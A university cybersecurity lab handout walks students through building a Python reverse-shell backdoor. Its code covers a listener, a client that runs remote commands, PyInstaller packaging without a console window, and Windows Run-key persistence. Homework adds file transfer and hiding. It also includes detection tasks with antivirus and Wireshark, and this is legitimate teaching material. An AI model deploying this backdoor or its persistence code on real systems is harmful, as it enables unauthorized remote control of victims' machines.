Ecole Supérieure
d'Informatique et du Numérique
COLLEGE OF ENGINEERING & ARCHITECTURE

- Lab 05: Undetectable Backdoor
- Nom de l'enseignant : Pr Anass Sebbar
- Niveau : 4th Year Cybersecurity Track

Lab n° 05
Building and Analyzing an Undetectable Backdoor

1- Objective :

The objective of this lab is to introduce advanced Python programming concepts in the context of cybersecurity. The goal is to understand how backdoors work, analyze their behavior, and discuss mitigation strategies. **This lab is strictly for educational purposes and must be executed in a controlled environment with isolated virtual machines.**

Lab Outline :

- Prerequisites Installation
- Creating Listener server
- Creating Backdoor (Client)

Instructions:

The lab report must be submitted one week after the lab session on the Moodle application by the deadline mentioned on the platform.
The lab work must be done individually in class, but the report is to be submitted in groups of up to 2 students. Lab groups must remain the same for all reports throughout the semester.

ATTENTION:

The labs we will perform demonstrate some basic techniques that can be used to conduct illegal activities. These exercises are deemed necessary within the course context to help understand the potential attacks that can target systems we aim to protect. **DO NOT** perform these tests on real systems without written authorization.




Figure 1: Socket Communication between Client & Server

Prerequisites

1. **Testing Environment:**
    - A Kali Linux installation (VM or physical machine).
    - A Windows virtual machine (e.g., Windows 10).
    - Python 2.7 and required libraries.
    - Network tools such as Wireshark and Nmap for traffic analysis.
2. **Kali Linux Setup:** Install required dependencies and prepare the environment:

Add 32-bit architecture support

```
#dpkg --add-architecture i386
# sudo apt-get install wine32
```

Install Python 2.7:

```
# wget https://www.python.org/ftp/python/2.7.14/python-2.7.14.msi
#wine msiexec /i python-2.7.14.msi
```

Install pyinstaller for compiling Python scripts:

wine ~/.wine/drive_c/Python27/python.exe -m pip install pyinstaller

Task 1: Create a Connection Listener (Server)

1. **Set up the project directory:**

mkdir ~/pythonprograms/reverse_shell

cd ~/pythonprograms/reverse_shell

2. **Write the server script (server.py):**

```
import socket
from termcolor import colored
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(("192.168.1.9", 54321))  # Replace with your local IP address
s.listen(5)
print(colored("[+] Waiting for incoming connections...", "green"))
target, ip = s.accept()
print(colored(f"[+] Connection established from: {ip}", "green"))
s.close()
```

3. **Run the server on Kali Linux: (add the privilege to execute this code)**

python3 server.py

Task 2: Create the Backdoor (Client)

1. **Write the reverse shell client script (reverse_shell.py):**

```
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("192.168.1.9", 54321))  # Replace with your server's IP address
sock.close()
```

2. **Test the connection between the client and the server.**
3. Describe and interpret the Results

Task 3: Enable Command Exchange

1. **Update the server to send and receive commands:**

```
def shell():
    while True:
        command = input("* Shell#~%s: " % str(ip))
        if command == 'q':
            break
        target.send(command.encode())
        result = target.recv(1024).decode()
        print(result)
shell()
```

2. **Update the client to execute received commands:**

```
import subprocess


def shell():
    while True:
        command = sock.recv(1024).decode()
        if command == 'q':
            break
        result = subprocess.getoutput(command)
        sock.send(result.encode())


shell()
```

3. **Test the interaction by sending shell commands from the server.**

Task 4: Implement Reliable Communication with JSON

1. **Modify the server to use JSON for data exchange:**

```
import json


def reliable_send(data):
    json_data = json.dumps(data)
    target.send(json_data.encode())


def reliable_recv():
    data = ""
    while True:
        try:
            data += target.recv(1024).decode()
            return json.loads(data)
        except ValueError:
            continue
```

2. **Update the client to handle JSON communication:**

```
import json
def reliable_send(data):
    json_data = json.dumps(data)
    sock.send(json_data.encode())
def reliable_recv():
    data = ""
    while True:
        try:
            data += sock.recv(1024).decode()
            return json.loads(data)
        except ValueError:
            continue
```

3. **Test JSON-based communication by exchanging commands.**

Task 5: Compile the Backdoor into an Executable

1. **Compile the client script using pyinstaller:**

wine ~/.wine/drive_c/Python27/Scripts/pyinstaller.exe --onefile --noconsole reverse_shell.py

2. **Locate the compiled reverse_shell.exe in the dist directory.**

Task 6: Test the Backdoor on a Windows Virtual Machine

1. **Transfer the executable to a Windows virtual machine.**
    - Use a shared folder, network share, or USB passthrough.
2. **Run the server on Kali Linux:**

#python3 server.py

3. **Execute the backdoor on the Windows machine.**
    - Open cmd.exe on Windows and run:

Cmd# reverse_shell.exe

4. **Test commands from the server:**

Use these different commands and interpret the results :

>*dir*

>*ipconfig*

>*whoami*

>*tasklist*

5. **Analyze results:**
    - Observe command outputs.
    - Identify any limitations or errors.

Task 7: Detect the Backdoor with Security Tools

1. **Scan the executable with antivirus software:**
    - Use tools such as Windows Defender or Avast.
    - Record if the executable is flagged as malicious.
2. **Analyze network traffic with Wireshark:**
    - Capture and examine packets sent between the server and client.
    - Identify patterns that indicate malicious behavior.
3. **Document findings:**
    - Describe how security tools detect the backdoor.
    - Discuss possible obfuscation techniques.

Task 8: Add Persistence to the Backdoor

1. **Modify the client to achieve persistence:**

```
import os
import winreg as reg


def persistence():
    path = os.path.realpath(__file__)
    key = reg.HKEY_CURRENT_USER
    subkey = "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
    handle = reg.OpenKey(key, subkey, 0, reg.KEY_SET_VALUE)
    reg.SetValueEx(handle, "MyBackdoor", 0, reg.REG_SZ, path)
    reg.CloseKey(handle)
persistence()
```

2. **Test persistence:**
    - Run the backdoor, reboot the Windows machine, and confirm it reconnects to the server.
3. **Analyze countermeasures to remove persistence.**

Homework Exercise:

In this homework exercise, you will expand the capabilities of a backdoor using Python. Follow the steps below to implement and test each functionality. Ensure you document your work with code, screenshots, and explanations.

- **Changing Directory with the OS Library**

Begin by adding functionality to allow the backdoor to change directories on the target system. Use the os library to navigate the file system. The backdoor should accept a directory path as input and confirm the change if successful. Handle errors gracefully if the path is invalid.

- **Downloading & Uploading Files on Target PC**

Implement a feature to upload files from the attacker's server to the target and download files from the target to the server. Use Python's socket and with open() functions to handle file reading and writing. Ensure that both functionalities are secure and reliable by verifying file integrity.

- **Hiding the Backdoor and Creating Persistence**

Enhance your backdoor by making it less detectable. Use Python to hide it in a system folder or a less conspicuous location. Implement a persistence mechanism by registering the backdoor in the system’s startup registry (Windows) or as a cron job (Linux). Document how this persistence works and test its effectiveness.